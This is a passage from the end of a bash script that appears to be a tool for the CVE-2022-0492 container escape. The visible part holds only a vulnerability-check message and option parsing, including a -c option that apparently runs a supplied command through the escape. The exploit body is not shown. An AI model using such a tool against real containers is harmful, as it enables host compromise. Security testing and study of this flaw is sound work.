escape, may not be vulnerable to CVE-2022-0492.${Color_Off}\n"
    fi

}

if [ $# -eq 1 ]
then
    help
fi

while [ $1 != -- ]; do
    case $1 in
        -c|--command) comand $2 ; shift 2;;
        --checker) checker;  shift 1;;
        -h|--help) help;  shift 1;;
        *) echo "bad option: $1" >&2; exit 1;;
    esac
done
```